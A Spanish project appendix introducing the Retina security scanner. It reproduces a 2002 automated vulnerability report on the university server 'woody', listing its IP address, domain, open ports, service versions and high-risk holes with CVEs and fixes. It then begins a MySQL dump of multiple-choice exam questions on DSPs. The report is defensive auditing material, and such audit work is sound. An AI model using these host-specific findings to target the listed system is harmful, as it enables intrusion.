"Retina" es el nombre de un producto comercial de la empresa de seguridad *"eEye Digital Security"*. Se trata de un escáner de seguridad, es decir, una herramienta diseñada para probar la seguridad de una máquina o incluso toda una red. El escáner se encarga de explorar el objetivo u objetivos en busca de vulnerabilidades conocidas. Para ello, usa diferentes técnicas: desde ataques pasivos (como por ejemplo, consultar el "banner" que suele mostrar el software servidor cuando nos conectamos a un determinado servicio, y comparar la versión obtenida con las versiones que se sabe son vulnerables) a ataques más agresivos o activos, algunos de los cuales intentan explotar la vulnerabilidad encontrada (lo cual es a veces desaconsejable, sobre todo para máquinas que se encuentran en producción, debido a que puede producir efectos no deseados, como por ejemplo un D.o.S., sobre los servicios que están siendo auditados).

Este tipo de productos cuentan con una enorme base de datos de vulnerabilidades, la cual debe ser actualizada frecuentemente para que los resultados sean óptimos.

El objetivo de programas como Retina es realizar de una forma rápida y automática un primer paso en la auditoría de seguridad de un sistema. En ningún caso, debe tomarse como algo definitivo. Los resultados deben ser analizados manualmente por un experto en seguridad, y contrastados mediante la realización de otros tests de seguridad más específicos llevados a cabo también manualmente. De hecho, es algo muy común que el escáner produzca numerosos "falsos positivos", es decir, alerte de una o varias vulnerabilidades que en realidad no existen.

2. Reporte de seguridad realizado con Retina contra el servidor "woody".

A modo de ejemplo, mostramos a continuación el reporte de seguridad generado de forma totalmente automática con el software Retina, al ser lanzado contra el servidor "woody".

Confidential Information

The following report contains confidential information, do not distribute, email, fax or transfer via any electronic mechanism unless it has been approved by our security policy. All copies and backups of this document should be saved on protected storage at all times. Do not share any of the information contained within this report with anyone unless they are authorized to view the information. Violating any of the previous instructions is ground for termination.

Table of Contents


Executive Summary 1 - 1


On 16:40:29 Retina performed a vulnerability assessment of 1 system[s] in order to determine the security posture of those systems and to outline fixes for any found vulnerabilities.

The systems audited were: 193.147.161.237

Retina's goals in this attack were as follows:

- Perform network scan to determine all systems and services within your scan range.
- Analysis of those systems and services and perform information gathering techniques.
- Attack and exploit any known holes in the server software and examine the likelihood of being vulnerable to those attacks.
- Generate information on how to fix all found vulnerabilities.
- Create security report for your organization.





Your network had 2 low risk vulnerabilities, 5 medium risk vulnerabilities, and 8 high risk vulnerabilities. There were 1 host[s] that were vulnerable to high risk vulnerabilities and 1 host[s] that were vulnerable to medium risk vulnerabilities. Also on average each system on your network was vulnerable to 8,00 high risk vulnerabilities, 5,00 medium risk vulnerabilities and 2,00 low risk vulnerabilities.


The overall security of the systems under review was deemed rather insecure. Your organizations network is completely vulnerable. It is imperative that you take immediate actions in fixing the security stance of

your organizations network.

Vulnerability Summary 2 - 1

Introduction

This report was generated on 06/11/2002 17:24:53. Network security scan was performed using the default security policy. Security audits in this report are not conclusive and to be used only as reference, physical security to the network should be examined also. All audits outlined in this report where performed using Retina - The Network Security Scanner, Version 4.8.37




Audits


Audits in Retina the Network Security Scanner are categorized into different sections. The sections are based on the type of services you might be running on your servers and / or workstations.

Total Vulnerabilities By Risk Level


The following graph illustrates the total number of vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By Accounts Audit
The following graph illustrates the total number of Accounts vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By CGI Scripts Audit
The following graph illustrates the total number of CGI Scripts vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By CHAM Audit
The following graph illustrates the total number of CHAM vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By Commerce Audit
The following graph illustrates the total number of Commerce vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By DNS Services Audit
The following graph illustrates the total number of DNS Services vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By DoS Audit
The following graph illustrates the total number of DoS vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By FTP Servers Audit
The following graph illustrates the total number of FTP Servers vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By IP Services Audit
The following graph illustrates the total number of IP Services vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By Mail Servers Audit
The following graph illustrates the total number of Mail Servers vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By Miscellaneous Audit
The following graph illustrates the total number of Miscellaneous vulnerabilities across all machines divided by risk level.



Total Vulnerabilities By NetBIOS Audit
The following graph illustrates the total number of NetBIOS vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By Registry Audit
The following graph illustrates the total number of Registry vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By Remote Access Audit
The following graph illustrates the total number of Remote Access vulnerabilities across all machines divided by risk level.


Total Vulnerabilities By Rpc Services Audit
The following graph illustrates the total number of Rpc Services vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By Service Control Audit
The following graph illustrates the total number of Service Control vulnerabilities across all machines divided by risk level.




Total Vulnerabilities By SNMP Servers Audit
The following graph illustrates the total number of SNMP Servers vulnerabilities across all machines divided by risk level.



Total Vulnerabilities By SSH Servers Audit
The following graph illustrates the total number of SSH Servers vulnerabilities across all machines divided by risk level.



Total Vulnerabilities By Web Servers Audit
The following graph illustrates the total number of Web Servers vulnerabilities across all machines divided by risk level.



Address 193.147.161.237 3 - 1

General: 193.147.161.237

Address: 193.147.161.237
No More Details Available

Report Date: 11/06/02 16:40:29PM
No More Details Available

Domain Name: woody.us.es
No More Details Available

Ping Response: Host Responded
No More Details Available

Average Ping Response: 450 ms
No More Details Available

Time To Live: 236
No More Details Available

Audits: 193.147.161.237

Remote Access: IRIX nsd Cache DoS Vulnerability

Risk Level: High

Description: A vulnerability related to the way the IRIX unified name service daemon (nsd) manages its cache files has been reported. Due to a bug in a cache-limiting function, the cache can grow to eventually fill the system disk. SGI has investigated the issue and recommends the following steps for neutralizing the exposure. It is HIGHLY RECOMMENDED that these measures be implemented on ALL vulnerable SGI systems. This issue has been corrected in future releases of IRIX. The nsd daemon is installed by default on all 6.5.x versions of IRIX, and this vulnerability exists in all versions of IRIX 6.5.4m/f through 6.5.11m/f. The problem has been fixed in IRIX 6.5.12m/f. A local user account on the vulnerable system is not required in order to exploit this vulnerability. The exploitation of this vulnerability can lead to a full system disk, effectively resulting in a Denial of Service.
***This may be a false positive. Regardless, disable the nsd daemon if not using it.

How To Fix:

Update to the latest version.

CVE: CAN-2002-0038

BugtraqID: 3882

Remote Access: Multiple vendor login environment variable buffer overflow

Risk Level: High

Description: The login program implementation utilized by multiple vendors is vulnerable to a buffer overflow condition that can allow attackers to execute arbitrary code. The problem is due to login not correctly handling environment variables of excessive length. Remote attackers can supply certain variables to programs that use login, such as telnetd or rlogin, to execute arbitrary code with root privileges. This may be a false positive.

How To Fix:

It is recommended you use SSH only, and disable login and rlogin. Upgrade to the latest version.
Vulnerable Versions and Fixes:
IBM AIX 5.1, 4.3:
ftp://aix.software.ibm.com/aix/efixes/security/tsmlogin_efix.tar.Z
APAR for AIX 5.1 IY26221 APAR for AIX 4.3 IY26443 Sun Solaris:
Solaris 8: 111085-02 Solaris 8_x86: 111086-02 Solaris 7: 112300-01
Solaris 7_x86: 112301-01 Solaris 6: 105665-04 Solaris 6_x86:
105666-04 Solaris 2.5.1: 106160-02 Solaris 2.5.1_x86: 106161-02

SCO Unix: ftp://stage.caldera.com/pub/security/openserver/CSSA-2001-SCO.40/erg711877.506.tar.Z
ftp://stage.caldera.com/pub/security/openserver/CSSA-2001-SCO.40/erg711877.505.tar.Z
URL1: CERT (http://www.cert.org/advisories/CA-2001-34.html)
CVE: CA-2001-34
BugtraqID: 3681

Remote Access: Multiple Vulnerabilities in LPD

Risk Level: High
Description: There are seven vulnerabilities which were released at the same time for LPD (line printer daemon). All seven are Risk 9. This check does not perform an overflow, so there may be false positives.
How To Fix:
Upgrade to the latest version.
URL1: CERT (http://www.kb.cert.org/vuls/id/966075)
URL2: SecurityFocus (http://online.securityfocus.com/bid/3240)
CVE: CAN-2001-0668
BugtraqID: 3240

Rpc Services: RPC statd file deletion vuln

Risk Level: High
Description: The statd RPC service has been known to contain an error that could allow an attacker to create or delete files on the hard drive due to improper argument checking by the statd service.
How To Fix:
Upgrade to the current version of statd from your vendor, or if this service is unnecessary, remove it following your vendor's directions.
CVE: CVE-1999-0019

Rpc Services: RPC statd format string attack

Risk Level: High
Description: The statd RPC service in numerous Linux distributions has been known to contain format string holes that would allow a remote attacker the ability to run code as root.
How To Fix:
Upgrade to the current version of statd from your vendor, or if this service is unnecessary, remove it following your vendor's directions.
CVE: CVE-2000-0666

BugtraqID: 1480

Rpc Services: RPC statd overflow

Risk Level: High
Description: The statd RPC service has been known to contain holes that would allow a remote attacker the ability to run code as root due to poor bounds checking.
How To Fix:
Upgrade to the current version of statd from your vendor, or if this service is unnecessary, remove it following your vendor's directions.
CVE: CVE-1999-0018
BugtraqID: 127

SSH Servers: SSH daemon crc32 compensation attack detector vulnerability

Risk Level: High
Description: Various SSH implementations are vulnerable to a buffer overflow that allows a remote attacker to run arbitrary code. The SSH implementations include code for detection of a packet injection attack that would permit command execution. The code to detect the attack contains a vulnerability. A malicious user can overflow a 16-bit unsigned integer variable allowing memory address modification.
How To Fix:
Obtain the latest version.
URL1: SSH CRC Bug Analysis (includes most comprehensive list of vulnerable systems) (http://staff.washington.edu/dittrich/misc/ssh-analysis.txt)
URL2: CERT Page (http://www.kb.cert.org/vuls/id/945216)
URL3: Razor Advisory (http://razor.bindview.com/publish/advisories/adv_ssh1crc.html)
CVE: CVE-2001-0144
BugtraqID: 2347

CHAM-FTP: T:Overflow,C:XCWD,S:5001,P:21

Risk Level: High
Description: CHAMFtp has found that the remote system may be vulnerable to one or more remote buffer overflow attacks.
How To Fix:
Take a screen shot of Retina and email it to cham@eeye.com so that we can contact the software vendor and work with them to create a

fix. If possible, select the Create Log option under Retina's Tools->options menu. Rerun retina against this host (after starting the ftp server on the remote machine). This creates a log in your top retina directory call RETDEBUG.LOG. This log will better help us diagnose the problem in the ftp server.
CVE: GENERIC-MAP-NOMATCH

FTP Servers: Anonymous FTP

Risk Level: Medium
Description: It is recommended that you disable anonymous FTP access if it is not needed. Anonymous FTP access can lead to an attacker gaining information about your system that can possibly lead to them gaining access to your system.
How To Fix:
Follow your FTP server instructions on how to disable anonymous FTP.
CVE: CAN-1999-0497

IP Services: RLOGIN Service

Risk Level: Medium
Description: This service is vulnerable to IP spoofing attacks and may allow an attacker the ability to log on to your server if they can spoof a trusted host.
How To Fix:
Use SSH's remote login service instead. If this is not possible, at least have TCP wrappers installed to log and limit connections.
CVE: CAN-1999-0651

IP Services: RSH Service

Risk Level: Medium
Description: This service is vulnerable to IP spoofing attacks and may allow an attacker the ability to execute code on your server if they can spoof a trusted host.
How To Fix:
Use SSH's remote command execution service instead. If this is not possible, at least have TCP wrappers installed to log and limit connections.
CVE: CAN-1999-0651

Remote Access: telnet service

Risk Level: Medium
Description: Telnet is a service that allows a remote user to connect to a machine. Telnet sends all usernames, passwords, and data unencrypted.
How To Fix:
Consult your user manual or help file for information on how to disable your telnet service. If no user manual or help file exists then contact your software vendor.
CVE: CAN-1999-0619

Rpc Services: RPC nlockd DoS

Risk Level: Medium
Description: The lockd RPC service has been known to contain holes that would allow a remote attacker the ability to deny service to normal NFS users.
How To Fix:
Upgrade to the current version of nlockd from your vendor, or if this service is unnecessary, remove it following your vendor's directions.
CVE: CVE-2000-0508
BugtraqID: 1372

CGI Scripts: CGI - WWWBoard Arbitrary Message Overwrite

Risk Level: Low
Description: A vulnerability discovered in WWWBoard can be exploited to overwrite previous message posts using a hidden form variable.
How To Fix:
Make sure you have latest version of WWWBoard. If you do not use WWWBoard we recommend disabling, or removing it.
URL1: WWWBoard Homepage (http://www.worldwidemart.com/scripts/wwwboard.shtml)
CVE: CAN-1999-0930
BugtraqID: 1795

CGI Scripts: CGI - WWWBoard Password Disclosure

Risk Level: Low
Description: A vulnerability in the default installation of the WWWBoard package allows remote attackers to steal the encrypted

password of the WWWBoard admin. If the attacker can successfully retrieve the password via a dictionary attack on the stolen configuration file, he can control your WWWBoard.
How To Fix:
Make sure you have latest version of WWWBoard. If you do not use WWWBoard we recommend disabling, or removing it.
URL1: WWWBoard Homepage (http://www.worldwidemart.com/scripts/wwwboard.shtml)
CVE: CVE-1999-0954
BugtraqID: 649

Machine: 193.147.161.237

Open Ports: 15
No More Details Available

Closed Ports: 1895
No More Details Available

Ports: 193.147.161.237

9: DISCARD - Discard
Port State: Open

13: DAYTIME - Daytime
Port State: Open

21: FTP - File Transfer Protocol [Control]
Detected Protocol: FTP
Port State: Open
Version: 220 WOODY FTP SERVER (VERSION WU-2.6.2(1) SUN

MAR 10 20:00:40 GMT 2002) READY.

22: SSH - SSH (Secure Shell) Remote Login Protocol
Port State: Open
Version: SSH-1.5-1.2.27

23: TELNET - Telnet
Detected Protocol: TELNET
Port State: Open
Version:

37: TIME - Time
Port State: Open

80: WWW-HTTP - World Wide Web HTTP (Hyper Text Transfer Protocol)
Detected Protocol: HTTP
Port State: Open
Version: APACHE/1.3.26

111: SUNRPC - SUN Remote Procedure Call
Port State: Open

389: LDAP - Lightweight Directory Access Protocol
Port State: Open

512: EXEC - Remote Process Execution
Port State: Open

513: LOGIN - Remote Login via Telnet;
Port State: Open

514: SHELL - Automatic Remote Process Execution
Port State: Open

515: PRINTER - Printer Spooler
Port State: Open

1024: OLD_FINGER - old_finger
Port State: Open

1080: SOCKS - Socks
Port State: Open

Services: 193.147.161.237

---

bwnfsd: bwnfsd
Port: 716
Port: 718
Protocol: TCP
Protocol: UDP
Version: 1

Error.:
Port: 67584
Protocol: UDP
Version: 1936027252

---

nlockmgr: NFS Lock manager
Port: 1024
Protocol: UDP
Version: 1
Version: 3

---

portmapper: Sun Portmapper Service

Port: 111
Protocol: TCP
Protocol: UDP
Version: 2

---

status: status
Port: 1024
Port: 1027
Protocol: TCP
Protocol: UDP
Version: 1

---

ypbind: Yellow Pages/NIS binding services
Port: 967
Port: 970
Protocol: TCP
Protocol: UDP
Version: 1
Version: 2

Glossary 4 - 1

DoS Attack: A Denial of Service (DoS) attack is a remote attack against a servers TCP/IP stack or services. DoS attacks can saturate a servers bandwidth, saturate all available connections for a particular service, or even crash a server.

Exploit: A script or program that takes advantage of vulnerabilities in services or programs to allow an attacker to gain unauthorized or elevated system access.

Host: A node on a network. Usually refers to a computer or device on a network which both initiates and accepts network connections.

IP Address: The 32-bit address defined by the Internet Protocol in STD 5, RFC 791. It is usually represented in dotted decimal notation. Any device connected to the Internet that used TCP/IP is assigned an IP Address. An IP Address can be likened to a home address in that no two are alike.

Netbios: Network Basic Input Output System. The standard interface to networks on IBM PC and compatible networks.

Ping: A program used to test reachability of destination nodes by sending them an ICMP echo request and waiting for a reply.

Port: A port in the network sense is the pathway that a computer uses to transmit and receive data. As an example, Web Servers typically listen for requests on port 80.

Registry: The internal system configuration that a user can customize to alter his computing environment on the Microsoft Windows Platform. The registry is organized in a hierarchical structure of subtrees and their respective keys, subkeys, and values that apply to those keys and subkeys

Service: A service is a program running on a remote machine that in one way or another provides a service to users. For example, when you visit a website the remote server displays a web page via its web server service.

Share: A folder, set of files, or even a hard drive partition set up on a machine to allow access to other users. Shares are frequently set up with incorrect file permissions which could allow an attacker to gain access to this data.

Sniffer: frequently attackers will place a sniffer program on a compromised machine. The sole purpose of a sniffer is to collect data being transmitted on the network in clear-text including usernames and passwords.

Subnet: A portion of a network, which may be a physically independent network segment, which shares a network address with other portions of the network and is distinguished by a subnet number.

Vulnerability: A weakness or a flaw in a program or service that can allow an attacker to gain unauthorized or elevated system access.

END OF REPORT

Apéndice E

Especificaciones de la base de datos

1. Introducción.

La base de datos original ha sufrido numerosas modificaciones. Muchas de las mismas han sido enumeradas a lo largo de esta documentación. Expondremos a continuación el volcado ("dump") de la actual base de datos, correspondiente al portal "CSED". La base de datos de LIE es similar y por esa razón hemos decidido no incluirla aquí (resultaría redundante y alargaría innecesariamente este apéndice).

2. Volcado de bases de datos correspondientes a CSED.

A modo de ejemplo, mostramos a continuación el reporte de seguridad generado de forma totalmente automática con el software Retina, al ser lanzado contra el servidor "woody".

```
--
-- Current Database: cuestionario_csed
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ cuestionario_csed;

USE cuestionario_csed;

--
-- Table structure for table 'opciones'
--

DROP TABLE IF EXISTS opciones;
CREATE TABLE opciones (
  id int(11) NOT NULL auto_increment,
  opciona text,
  opcionb text,
  opcionc text,
  opciond text,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE opciones DISABLE KEYS */;

--
-- Dumping data for table 'opciones'
--


LOCK TABLES opciones WRITE;
INSERT INTO opciones VALUES (1,'Los programas que el usuario desea
probar siempre se ubican en memoria de sólo lectura.','Los programas
que el usuario desea probar siempre se ubican en memoria de acceso
aleatorio.','Es una herramienta software que sirve para depurar
programas.','Es una herramienta (software y hardware) muy cara, que
puede llegar a disponer de más de un microprocesador para permitir
al usuario depurar programas y el comprobar, experimentalmente, su
sistema digital.'),(2,'A.','5.','B.','4.'),(3,'Un programa
compilador de lenguaje de alto nivel que se ejecuta en un PC y que
genera código binario para un microprocesador diferente del que se
encuentra en el PC.','Un programa compilador de lenguaje de bajo
nivel que se ejecuta en un PC y que genera código binario para un
microprocesador diferente del que se encuentra en el PC.','Un
programa compilador de lenguaje de bajo nivel que realiza el linkado
del código binario generado con el de otros archivos de
librería.','Ninguna de las anteriores.'),(4,'El archivo de salida se
encuentra en formato hexadecimal de Intel.','El archivo de salida se
encuentra en formato hexadecimal de Motorola.','El archivo de salida
se encuentra en formato Binario.','Existe un error en esta línea del
archivo de salida.'),(5,'Siempre necesita disponer de memoria
externa EPROM donde ubicar el programa que funciona como sistema
operativo.','Es una herramienta software y hardware de muy alto
coste que emula el comportamiento de un determinado
microprocesador.','Es un producto final.','Ninguna de las
anteriores.'),(6,'Arquitectura interna Von-Neuman.','Arquitectura
```

externa Harvard.','Depende de las zonas de memoria donde ubique el usuario el programa y los datos.','Arquitectura interna y externa Harvard.'),(7,'Se anidan las interrupciones: Se atiende la nueva interrupción antes de ejecutarse la última instrucción de la rutina de servicio de interrupción que se estaba ejecutando.','El bit IF asociado a la interrupción que aparece se pone a 1 cuando termina de ejecutarse la interrupción en curso. Se termina de ejecutar la rutina de interrupción actual y se ejecuta posteriormente la nueva.','Depende de la rutina de servicio de la interrupción activa.','El bit IF asociado a la nueva interrupción se pone a 1 cuando aparece la petición de interrupción. Se termina de ejecutar la rutina de interrupción actual y se ejecuta posteriormente la nueva.'),(8,'La CPU del DSP se queda parada en esa instrucción (PC no cambia a partir de ese momento) hasta que no aparezca una interrupción externa.','Se ejecuta la instrucción y se genera la interrupción software, activándose el bit GIE.','Se ejecuta la instrucción y se genera la interrupción software. El bit GIE se queda como estaba antes de ejecutarse la instrucción.','Depende de la secuencia de operaciones previas a la instrucción de tipo TRAP (No pueden ponerse instrucciones que puedan generar un conflicto en la estructura pipelining del DSP). Si se insertan dos instrucciones de tipo NOP, antes de la instrucción TRAP, siempre se ejecuta la instrucción. Si sólo se inserta una instrucción NOP, la CPU del DSP puede quedarse parada en esa instrucción hasta que no aparezca una interrupción externa. Si no se inserta ninguna instrucción NOP, la CPU del DSP se queda parada en esa instrucción hasta que no aparezca una interrupción externa.'),(9,'Depende de la existencia de conflictos en la estructura pipeline.','Dos ciclos de H1.','Un ciclo de H1.','Depende de los estados de espera que se hayan configurado.'),(10,'La CPU accede a la Caché para recoger la instrucción que cambia su pila (en la parte alta aparece un 1 y en la baja un 0).','La CPU accede a la Caché para recoger la instrucción que no cambia su pila (en la parte alta aparece un 0 y en la baja un 1).','La CPU accede a la memoria externa para recoger la instrucción (que es, de paso, almacenada en el segmento de memoria de la cache asociado a SSA_1). El periférico de memoria cache cambia la pila (en la parte alta aparece un 1 y en la baja un 0) y actualiza la bandera que corresponda del registro P_1.','La CPU accede a la memoria externa para recoger la instrucción. Mientras la CPU recoge la instrucción: Se cambia la pila de la memoria cache (en la parte alta aparece un 1 y en la baja un 0), se resetea el segmento 1 de la memoria cache, el registro SSA_1 y los bits del registro P_1 y, posteriormente, se actualizan SSA_1, P_1 y se guarda dicha instrucción en el segmento 1 de la memoria cache.'),(11,'El DSP ralentiza el segundo acceso en lectura debido a los bancos de conmutación programables.','El DSP realiza el segundo acceso en lectura en el mismo tiempo que el primero porque los bancos de conmutación programables sólo dividen en 16 partes iguales, cada una de 1Mword, el mapa de memoria.','El DSP realiza el segundo acceso en lectura en el mismo tiempo que el primero.','Ninguna de las anteriores.'),(12,'La dirección del operando forma parte de la instrucción.','Parte de la dirección del operando forma parte de la instrucción.','La dirección del operando se encuentra en los registros auxiliares de la CPU.','La dirección del operando es de 16 bits.'),(13,'0080030BH.','00800300H.','00800320H.','00800310H.'),(14

,'50 nseg.','100 nseg.','200 nseg.','Depende de la configuración del resto de parámetros de los registros de control del periférico puerto serie del DSP.'),(15,'El trasvase habrá que programarlo en el periférico DMA externo al DSP, que deberá indicar al DSP que quiere tomar el control del bus de expansión.','El trasvase habrá que programarlo en el periférico DMA externo al DSP, que deberá indicar al DSP que quiere tomar el control del bus principal.','El trasvase se podrá programar en el periférico DMA externo o en el periférico DMA interno del DSP.','El trasvase habrá que programarlo en el periférico DMA interno del DSP.'),(16,'Se anidan las interrupciones: Se atiende la nueva interrupción antes de ejecutarse la última instrucción de la rutina de servicio de interrupción que se estaba ejecutando.','El bit IF asociado a la interrupción que aparece se pone a 1 cuando termina de ejecutarse la interrupción en curso. Se termina de ejecutar la rutina de interrupción actual y se ejecuta posteriormente la nueva.','Depende de la rutina de servicio de la interrupción activa.','El bit IF asociado a la nueva interrupción se pone a 1 cuando aparece la petición de interrupción. Se termina de ejecutar la rutina de interrupción actual y se ejecuta posteriormente la nueva.'),(17,'El archivo de salida se encuentra en formato hexadecimal de Intel.','El archivo de salida se encuentra en formato hexadecimal de Motorola.','El archivo de salida se encuentra en formato Binario.','Ninguna de las anteriores.'),(18,'4.','2.','3.','6.'),(19,'El DSP arranca desde ROM interna. Cuando se active INT0, el sistema realiza una carga desde ROM externa del programa.','El DSP arranca desde ROM interna. Cuando se active INT0, el sistema intenta realizar una carga desde ROM externa del programa pero la señal RDY lo impide.','El DSP no puede arrancar desde memoria externa, el mapa de memoria no es correcto.','El DSP no puede arrancar desde memoria externa, no se ejecuta ninguna instrucción, la señal RDY lo impide.'),(20,'La transmisión es de 8, 16, 24 o 32 bits, va precedida de un bit a 1 (leading one). La transmisión permanece parada hasta que no se reciba un bit a 0 en la parte de recepción del puerto serie.','La transmisión es de 8 bits, va precedida de un bit a 1 (leading one) y detrás del dato se transmite un bit a 0.','La transmisión es de 8, 16, 24 o 32 bits, va precedida de un bit a 1 (leading one) y detrás del dato se transmite un bit a 0.','La transmisión es de 8 bits, va precedida de un bit a 1 (leading one). La transmisión permanece parada hasta que no se reciba un bit a 0 en la parte de recepción del puerto serie.'),(21,'50h.','80h.','45h.','Ninguna de las 